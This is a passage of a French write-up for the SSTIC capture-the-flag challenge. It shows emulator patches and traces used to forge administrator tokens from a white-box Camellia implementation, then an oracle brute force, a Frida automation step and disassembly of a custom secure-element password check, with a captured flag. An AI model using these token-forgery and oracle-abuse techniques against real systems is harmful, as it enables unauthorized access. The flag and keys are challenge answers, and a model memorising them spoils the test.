N'étant pas un grand fan de cryptographie, je réfléchis à un moyen de m'en sortir en boîte noire sans trop rentrer dans les détails de la *Whitebox*. Pour rappel, mon but est de chiffrer un couple `(ident, perms)` avec `perms != 0xffffffffffffffff`. Plus précisément, j'aimerais pouvoir générer un token avec `perm == 0x0000000000000000`, puisqu'il s'agit de la **permission administrateur qui donne accès à tous les fichiers**. Par conséquent, je n'ai pas forcément besoin d'extraire la clé de chiffrement pour arriver à mes fins.

Rapidement, en examinant la forme de mes traces (dans l'aperçu sur le côté de la fenêtre *Visual Studio Code* :o)), j'identifie des patterns qui se répètent :



FIGURE 24 – Identification de patterns dans la trace d'exécution de l'émulateur

Ainsi, il semblerait que le code exécuté par la VM ait la structure suivante :

- Chargement du bloc à chiffrer de 16 octets
- 6 rounds d'une fonction F
- 1 round d'une fonction G

- 6 rounds d'une fonction F
- 1 round d'une fonction G
- 6 rounds d'une fonction F
- Copie du bloc chiffré vers la sortie

En faisant une recherche sur internet d'algorithme cryptographique avec cette structure, je tombe vite sur l'algorithme *Camellia* :



FIGURE 25 – Schéma de l'algorithme Camellia (1/2) (extrait du site Crypto IT)



FIGURE 26 – Schéma de l'algorithme Camellia (2/2) (extrait du site Crypto IT)

En observant le schéma des rounds, il semble que dans `(ident, 0xffffffffffffffff)`, `ident` soit le bloc de gauche et `0xffffffffffffffff` le bloc de droite. Comme seul `ident` est directement manipulé dans le début de la trace de la VM, j'en déduis que `0xffffffffffffffff` est directement mixé dans l'entrée du deuxième round via la *whitebox*. Ainsi, en xorant le bloc manipulé avec FF à cet endroit, j'ai bon espoir de générer un token avec comme permission `0x0000000000000000`.

Pour faire le test, j'apporte la modification suivante à mon émulateur :

```
...
        elif inst == 0x9e:
            dw = struct.unpack(">L",vm_code[pc+2:pc+6])[0]
            b1 = vm_code[pc+1]
            b6 = vm_code[pc+6]
```

```
            # TAMPER
            if b6 >= 8 and tamper < 8 and b6 < 16:
                mem[b1] ^= 0xff
                tamper += 1
                print("! TAMPER ! ", end='')

            mem[b6] = vm_code[dw + mem[b1]]
            print("mem[%d] = [0x%x + mem[%d] (0x%x)] --> %x"%(b6, dw, b1, mem[b1],
            mem[b6]))
            pc += 7

...
```

```
# Chargement de ident
[24] : mem[0] = rdi[0x1] (0x42)
[24] : mem[1] = rdi[0x2] (0x36)
[24] : mem[2] = rdi[0x3] (0x6c)
[24] : mem[3] = rdi[0x4] (0x2)
[24] : mem[4] = rdi[0x5] (0x6c)
[24] : mem[5] = rdi[0x6] (0x3b)
[24] : mem[6] = rdi[0x7] (0x96)
[24] : mem[7] = rdi[0x8] (0x68)

# 1er round
[9e] : mem[16] = [0x34d8dc + mem[0] (0x42)] --> 55
[9e] : mem[17] = [0x9448e + mem[1] (0x36)] --> 2e
[9e] : mem[18] = [0x35d9dc + mem[2] (0x6c)] --> 4c
[9e] : mem[19] = [0x1985e4 + mem[3] (0x2)] --> 5e
[9e] : mem[20] = [0x9438e + mem[4] (0x6c)] --> bf
[9e] : mem[21] = [0x21a94a + mem[5] (0x3b)] --> 68
[9e] : mem[22] = [0x1068e2 + mem[6] (0x96)] --> be
[9e] : mem[23] = [0x127142 + mem[7] (0x68)] --> f7
[a8] : mem[16] = mem[21]^mem[16] --> 3d
[a8] : mem[17] = mem[22]^mem[17] --> 90
[a8] : mem[18] = mem[23]^mem[18] --> bb
[a8] : mem[19] = mem[20]^mem[19] --> e1
[a8] : mem[20] = mem[18]^mem[20] --> 4
[a8] : mem[21] = mem[19]^mem[21] --> 89
[a8] : mem[22] = mem[16]^mem[22] --> 83
[a8] : mem[23] = mem[17]^mem[23] --> 67
[a8] : mem[16] = mem[23]^mem[16] --> 5a
[a8] : mem[17] = mem[20]^mem[17] --> 94
[a8] : mem[18] = mem[21]^mem[18] --> 32
```

```
[31] : jmp 0x837b4
[a8] : mem[19] = mem[22]^mem[19] --> 62
[a8] : mem[20] = mem[19]^mem[20] --> 66
[a8] : mem[21] = mem[16]^mem[21] --> d3
[a8] : mem[22] = mem[17]^mem[22] --> 17
[a8] : mem[23] = mem[18]^mem[23] --> 55

# 2ème round
[9e] : ! TAMPER ! mem[8] = [0x1a89eb + mem[20] (0x99)] --> 9b
[9e] : ! TAMPER ! mem[9] = [0x167ecc + mem[21] (0x2c)] --> 3
[9e] : ! TAMPER ! mem[10] = [0x21a62d + mem[22] (0xe8)] --> 62
[9e] : ! TAMPER ! mem[11] = [0x2cbd5b + mem[23] (0xaa)] --> 4d
[9e] : ! TAMPER ! mem[12] = [0x1c9877 + mem[16] (0xa5)] --> 2
[9e] : ! TAMPER ! mem[13] = [0x31d09d + mem[17] (0x6b)] --> 16
[31] : jmp 0x5
[9e] : ! TAMPER ! mem[14] = [0x10faa + mem[18] (0xcd)] --> 10
[9e] : ! TAMPER ! mem[15] = [0x83a81 + mem[19] (0x9d)] --> 94
...
[77] : Exit
-------------------------
TOKEN :
0x843fe7f3b4bd17f1
0x9b051868d2e8bb74
[+] Opening connection to 62.210.125.243 on port 1337: Done
[+] Decrypted token : 42366c026c3b96688383838383838383
```

Presque ! La permission générée n'est pas `0x0000000000000000` mais `0x8383838383838383`, il semble que je ne sois **pas très loin de la solution modulo une SBox** (table de substitution) qu'il faudrait identifier.

N'étant pas un grand fan de cryptographie (bis), je décide d'adopter une méthode un peu bourrine qui m'évite d'avoir à analyser plus en détail la *whitebox*. Comme le serveur nous met à disposition un **oracle de déchiffrement**, il me suffit de **tester les 256 valeurs possibles du XOR** jusqu'à identifier l'octet qui permet d'obtenir 00. De plus, vu qu'un bloc fait 8 octets, nous pouvons tester les valeurs 8 par 8 (en xorant avec 001020304050607, puis 08090a0b0c0d0e0f...etc), soit au maximum 64 essais.

Ainsi, au bout d'environ une minute à requêter l'oracle, la valeur 85 est identifiée :

```
TOKEN :
0x53c4ea07f8ffe94
0xf439da4e7d65ee53
[+] Opening connection to 62.210.125.243 on port 1337: Done
[+] Decrypted token : 42366c026c3b96680000000000000000
```

3.5 Génération de jetons d'accès illégitimes au service

Automatisation des étapes précédentes

A ce stade, le plus gros du travail est derrière moi, mais jusqu'ici j'ai travaillé avec une version de `guest.so` fixée. Or, nous avons vu précédemment que la librairie varie au cours du temps :

- La clé et le timestamp embarqués changent
- Les **opcodes des instructions de la VM changent** également, ce qui est problématique car ils sont hardcodés dans mon script python.

Ainsi, comme un token généré par une librairie est valable un peu moins d'une heure, il me faut un moyen d'automatiser toutes les étapes précédentes.

Finalement, si on exclut la partie bruteforce, mon approche consiste uniquement à appliquer un XOR avec une valeur au niveau d'une instruction de la VM. Dans la section précédente, cette opération a été effectuée dans la VM réimplémentée en python, mais rien ne nous empêche de la faire directement dans la librairie `guest.so`.

Ainsi, pour automatiser toutes les étapes de génération du token avec les permissions administrateurs, j'ai écrit un script python + Frida `generate_token.py` qui effectue les opérations suivantes :

1. Téléchargement d'une nouvelle librairie `guest.so`
2. Bruteforce avec Frida pour identifier le *magic* permettant de mettre les octets `perms` à 00. Ainsi pour chaque groupe de 8 octets à tester :
    - Lancement du wrapper C avec la valeur de `ident` souhaitée et hook avec Frida
    - Utilisation du *Stalker* de Frida pour identifier l'instruction de `useVM()` où le XOR doit être appliqué et effectuer le patch
    - Une fois l'exécution terminée, le script Frida communique la valeur du token obtenu au script Python via l'API *Messages* de Frida
    - Envoi du token à l'oracle de déchiffrement du serveur : si la valeur de retour contient 00 alors le *magic* a été identifié et on peut générer un token avec la permission 0. Sinon, on recommence avec les 8 octets suivants.

Le script permet de générer des tokens administrateurs en 1 ou 2 minutes valables pour une durée de 1 heure, ce qui convient largement pour récupérer les vidéos manquantes (et faire la suite du challenge :)).

```
...
[+] Opening connection to 62.210.125.243 on port 1337: Done
[*] Closed connection to 62.210.125.243 port 1337
[+] Bruteforcing 176/256
OUT: 5338b5a094f6f1a
OUT:3322f495d06d0c49
OUT:6097472b
```

```
[+] Opening connection to 62.210.125.243 on port 1337: Done
[*] Closed connection to 62.210.125.243 port 1337
[+] Bruteforcing 168/256
OUT:200ca5f6121127c7
OUT:689a65f06e1ca94d
OUT:6097472b

[+] Opening connection to 62.210.125.243 on port 1337: Done
[*] Closed connection to 62.210.125.243 port 1337
[:D] Found magic value : 174

[+] Token :
m1 = 0xcbed8af500296928
m2 = 0x9283a9451c9a7e93
t = 0x6097472b
00:04:28
```

Déchiffrement de nouveaux fichiers

Avec la capacité de générer des tokens administrateurs, nous pouvons sur le papier obtenir les clés de chiffrement de la quasi totalité des fichiers stockés sur le serveur. En pratique, nous avons à ce stade uniquement accès au dossier `ambiance` car :

- Les clés du dossier `prod` ne sont pas accessibles étant donné que le secure element est en mode debug
- Une vérification hardcodée dans le binaire `service` empêche la demande des clés du dossier `admin` au secure element

En examinant le contenu du dossier `ambiance`, nous obtenons un nouveau flag intermédiaire :

```
Flag : SSTIC{9a5914929b7947afbef39446aafacd35}
```

4 Étape 4 : Rétro ingénierie d'une architecture inconnue

4.1 Étude des nouvelles fonctionnalités accessibles

Bien que nous ne puissions pas obtenir les clés des dossier `admin` et `prod`, la possession d'un token administrateur permet d'accéder à deux nouvelles fonctionnalités exposées par le binaire `service`. En analysant dans *IDA* le code de ce binaire et celui du module noyau `sstic.ko`, il est possible d'identifier le rôle de ces deux commandes :

1. **Fonction d'exécution de code serveur** : cette commande permet de charger un fichier ELF `/home/sstic/execfile/` qui sera écrit sur le système de fichier du `KEY SERVER` puis exécuté ! C'est donc une sorte de *backdoor* qui permet d'exécuter du code arbitraire sur le serveur. L'accès à cette fonctionnalité pourrait nous permettre de faire des requêtes en direct au module noyau `sstic.ko` sans passer par `service`. Nous pourrions ainsi récupérer la clé de déchiffrement du dossier `admin` sans être embêté par la vérification effectuée par `service`. Toutefois, l'accès à cette fonctionnalité semble être **protégé par un mot de passe** dont la vérification est faite de manière exotique :
   - Via des requêtes IOCTL au module noyau, `service` met en place 4 zones de mémoire partagée de taille 0x1000 avec le secure element :
     (a) **CODE** : un tableau d'octets contenus dans `service` y est copié. Après investigation, ces octets ne correspondent à des instructions d'aucune architecture connue, et rien n'indique dans le module noyau qu'ils soient chiffrés. Il semblerait donc que nous ayons face à nous un **binaire pour une architecture *custom* spécifique au secure element** (ce qui est cohérent avec le `Readme` de l'étape 3)
     (b) **STDIN** : buffer d'entrée pour pour le code custom du secure element, initialisé avec les données fournies par l'utilisateur (ici, le mot de passe)
     (c) **STDOUT** : buffer de sortie
     (d) **DEBUG** : buffer de debug
   - Une fois le code custom et l'entrée utilisateur copiés dans les buffers partagés, une requête est envoyée au secure element pour exécuter le code.
   - Le secure element écrit le résultat dans le buffer de sortie : si le mot de passe est correct, l'accès à la fonctionnalité est accordé
2. **Fonction debug de code sur le secure element** : cette commande permet d'exécuter et debugger du code de notre choix sur l'architecture custom du secure element. A la fin de l'exécution ou en cas d'erreur, le serveur retourne en plus du buffer de sortie, le contenu du buffer de debug qui contient l'état des registres du processeur et de la stack :

```
---DEBUG LOG START---
regs:
PC : 10ac
R0 : 30200000000000000000000000000000
```

```
R1 : 455845435554452046494c45204f4b21
R2 : 30010000000000000000000000000000
R3 : 1d6144ac58b2c7d4a61c9022a59af1c2
R4 : 00000000000000000000000000000000
R5 : 80dff3b300764d2f0079953a00f01c41
R6 : 30300000000000000000000000000000
R7 : 14000000000000000000000000000000
RC : 01000000000000000000000000000000
stack: []
---DEBUG LOG END--
```

Ainsi, il semblerait que le but de cette étape soit d'utiliser la fonctionnalité de debug pour comprendre le jeu d'instruction custom du secure element et ainsi pouvoir faire la rétro ingénierie du code qui vérifie le mot de passe.

4.2 Compréhension "à l'aveugle" de l'architecture

Cette étape du challenge a été assez amusante et ludique. Une épreuve similaire avait été proposée il y a deux ans lors du Dragon CTF où il était également question de reverser une architecture custom. Le write-up de l'épreuve disponible ici m'a donné quelques idées. Toutefois, il n'y a pas vraiment de méthode magique pour réaliser cette tâche. En pratique, j'ai passé plusieurs heures à tâtonner et à tester des hypothèses, augmentant petit à petit ma compréhension du jeu d'instruction jusqu'à être capable d'écrire un petit désassembleur utilisable sur le programme de vérification du mot de passe.

Voici tous de mêmes quelques éléments de méthodologie qui m'ont permis d'avancer :

- **Identifier la taille des instructions** : est-elle fixe (ex : ARM) ou variable (ex : x86) ? Ici, en envoyant du code aléatoire, on peut constater dans les logs de debug que la taille du pointeur d'instruction PC est toujours **alignée sur 4 lors du crash**. On en déduit que les instructions sont de taille fixe égale à 4.
- **Identifier le mapping mémoire** : on voit dans les logs que PC est de la forme 0x1xxx, ce qui suggère que le code a été mappé en mémoire à l'adresse 0x1000. Étant donné que les buffers sont de taille 0x1000, on peut supposer que les buffers stdin et stdout ont été mappés dans des zones adjacentes (0x2000, 0x3000...). Cette hypothèse sera validée avec la compréhension des premières instructions.
- **Partir du code valide à disposition** : nous savons que le code de vérification du mot de passe ne contient que des instructions valides. Ainsi, nous pouvons prendre ces instructions une à une et les exécuter en mode debug et **regarder leur impact sur les registres**. Typiquement, il est intéressant d'envoyer uniquement une seule instruction au mode debug pour mieux observer son effet.
- **Raisonner au niveau octet mais également au niveau des bits** : au début de l'étape, je tentais d'observer uniquement des patterns sur les octets. Finalement, en commençant à regarder également mon instruction au niveau des bits, certains patterns invisibles auparavant sont apparus.

- **Lire la documentation ARM** : les instructions ARM étant également de taille 4, je suis allé voir dans la documentation comment elles étaient construites. Cela m'a permis de mieux comprendre la manière dont on pouvait encoder de l'information dans une instruction, ce qui m'a grandement aidé pour cette étape

De fil en aiguille, j'ai pu écrire un désassembleur en python qui m'a permis de comprendre le début du programme cible :

```
1000 | 4e 01 40 20 | LDR.O R0,[2040]
1004 | 42 1b 00 00 | MOV.O R6,0000
1008 | 09 1b 10 00 | CMP.B R6,0010
100c | 0c e3 24 10 | JE.B 1024
1010 | 09 02 06 00 | CMP.B R0,R6 (==)
1014 | 0c 63 1c 10 | JNZ.B 101c
1018 | 4c 03 ac 10 | JMP.O 10ac
101c | 00 1b 01 00 | ADD.B R6,0001
1020 | 4c 03 08 10 | JMP.O 1008
1024 | 4e 05 00 02 | LDR.O R1,[0200]
1028 | 19 62 01 00 | CMP.W R0,R1 (<)
102c | 1c 23 ac 10 | JA.W 10ac
1030 | 29 41 10 02 | CMP.D R0,[0210] (>)
1034 | 2c e3 3c 10 | JE.D 103c
1038 | 4c 03 ac 10 | JMP.O 10ac
103c | 39 21 20 02 | CMP.Q R0,[0220] (<)
1040 | 3c 23 ac 10 | JA.Q 10ac
1044 | 45 16 05 00 | XOR.O R5,R5
1048 | 20 17 0d 07 | ADD.D R5,070d
104c | 27 17 10 00 | SHL.D R5,0010
1050 | 20 17 00 0c | ADD.D R5,0c00
1054 | 29 02 05 00 | CMP.D R0,R5 (==)
1058 | 2c 63 60 10 | JNZ.D 1060
105c | 4c 03 ac 10 | JMP.O 10ac
1060 | 45 16 05 00 | XOR.O R5,R5
1064 | 20 17 06 01 | ADD.D R5,0106
1068 | 27 17 10 00 | SHL.D R5,0010
106c | 20 17 0f 02 | ADD.D R5,020f
1070 | 29 02 05 00 | CMP.D R0,R5 (==)
1074 | 2c 63 7c 10 | JNZ.D 107c
1078 | 4c 03 ac 10 | JMP.O 10ac
107c | 19 03 08 04 | CMP.W R0,0408
1080 | 1c 63 88 10 | JNZ.W 1088
1084 | 4c 03 ac 10 | JMP.O 10ac
1088 | 42 1f 00 11 | MOV.O R7,1100
108c | 49 1f 00 13 | CMP.O R7,1300
1090 | 4c e3 a8 10 | JE.O 10a8
1094 | 4e 04 07 00 | LDR.O R1,[R7]
```

```
1098 | 45 06 00 00 | XOR.O R1,R0
109c | 4f 04 07 00 | STR.O R1,[R7]
10a0 | 40 1f 10 00 | ADD.O R7,0010
10a4 | 4c 03 8c 10 | JMP.O 108c
10a8 | 7d 03 00 11 | CALL 1100
10ac | 0b 00 00 00 | RET 0
```

En analysant le code obtenu, il apparaît que la première fonction exécutée à l'adresse 0x1000 est une routine *d'unpacking* dont le but est de déchiffrer le code à situé à l'adresse 0x1100. Le code procède de la manière suivante :

- Récupération des 16 octets de l'entrée utilisateur à l'offset 0x40 comme clé de déchiffrement : `key = stdin[0x40:0x50]`
- Vérification que `key` est une permutation de (00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f)
- XOR répété de `key` avec le code packé situé à l'adresse 0x1100.

Pour identifier la bonne permutation (qui mène à du code déchiffré valide), il nous suffit de regarder la fin du code chiffré :

```
...
"0e03050a",
"0804090b",
"000c0d07",
"0f020601",
"0e03050a",
"0804090b",
"000c0d07",
"0f020601",
"0e03050a",
"0804090b",
"000c0d07",
"0f020601"
```

Nous voyons que les octets à la fin du code sont tous entre 00 et 0F. On devine ainsi qu'il s'agit d'une zone remplie de 00 dans le code déchiffré : ce que nous voyons là est `xor(key, 00.....00) = key`.

Nous obtenons donc la valeur de la clé : `0e03050a0804090b000c0d070f020601`.

4.3 Rétro ingénierie de la vérification de mot de passe

Après avoir déchiffré le code situé à l'adresse 0x1100, nous pouvons à son tour le désassembler et l'étudier :

```
1100 | 45 06 01 00 | XOR.O R1,R1
1104 | 49 07 40 00 | CMP.O R1,0040
1108 | 4c e3 2c 11 | JE.O 112c
110c | 42 1f 00 20 | MOV.O R7,2000
1110 | 42 1b 00 30 | MOV.O R6,3000
1114 | 40 1e 01 00 | ADD.O R7,R1
1118 | 40 1a 01 00 | ADD.O R6,R1
111c | 4e 00 07 00 | LDR.O R0,[R7]
1120 | 4f 00 06 00 | STR.O R0,[R6]
1124 | 40 07 10 00 | ADD.O R1,0010
1128 | 4c 03 04 11 | JMP.O 1104
112c | 45 1e 07 00 | XOR.O R7,R7
1130 | 49 1f 14 00 | CMP.O R7,0014
1134 | 4c e3 38 12 | JE.O 1238
1138 | 42 1b 00 30 | MOV.O R6,3000
113c | 4e 00 06 00 | LDR.O R0,[R6]
1140 | 40 1b 10 00 | ADD.O R6,0010
1144 | 4e 04 06 00 | LDR.O R1,[R6]
1148 | 40 1b 10 00 | ADD.O R6,0010
114c | 4e 08 06 00 | LDR.O R2,[R6]
1150 | 40 1b 10 00 | ADD.O R6,0010
1154 | 4e 0c 06 00 | LDR.O R3,[R6]
1158 | 45 1a 06 00 | XOR.O R6,R6
115c | 40 1b 01 00 | ADD.O R6,0001
1160 | 43 1a 07 00 | AND.O R6,R7
1164 | 45 16 05 00 | XOR.O R5,R5
1168 | 49 1a 05 00 | CMP.O R6,R5
116c | 4c a3 98 11 | JE.O 1198
1170 | 7d 03 d0 11 | CALL 11d0
1174 | 42 1b 00 30 | MOV.O R6,3000
1178 | 4f 00 06 00 | STR.O R0,[R6]
117c | 40 1b 10 00 | ADD.O R6,0010
1180 | 4f 04 06 00 | STR.O R1,[R6]
1184 | 40 1b 10 00 | ADD.O R6,0010
1188 | 4f 08 06 00 | STR.O R2,[R6]
118c | 40 1b 10 00 | ADD.O R6,0010
1190 | 4f 0c 06 00 | STR.O R3,[R6]
1194 | 4c 03 30 11 | JMP.O 1130
1198 | 2a 04 00 00 | ROR R1,4
119c | 2a 08 00 00 | ROR R2,4
11a0 | 2a 08 00 00 | ROR R2,4
11a4 | 2a 0c 00 00 | ROR R3,4
11a8 | 2a 0c 00 00 | ROR R3,4
11ac | 2a 0c 00 00 | ROR R3,4
```

```
11b0 | 7d 03 d0 11 | CALL 11d0
11b4 | 2a 0c 00 00 | ROR R3,4
11b8 | 2a 08 00 00 | ROR R2,4
11bc | 2a 08 00 00 | ROR R2,4
11c0 | 2a 04 00 00 | ROR R1,4
11c4 | 2a 04 00 00 | ROR R1,4
11c8 | 2a 04 00 00 | ROR R1,4
11cc | 4c 03 74 11 | JMP.O 1174
11d0 | 20 02 01 00 | ADD.D R0,R1
11d4 | 25 0e 00 00 | XOR.D R3,R0
11d8 | 42 16 03 00 | MOV.O R5,R3
11dc | 27 17 10 00 | SHL.D R5,0010
11e0 | 26 0f 10 00 | SHR.D R3,0010
11e4 | 24 0e 05 00 | OR.D R3,R5
11e8 | 20 0a 03 00 | ADD.D R2,R3
11ec | 25 06 02 00 | XOR.D R1,R2
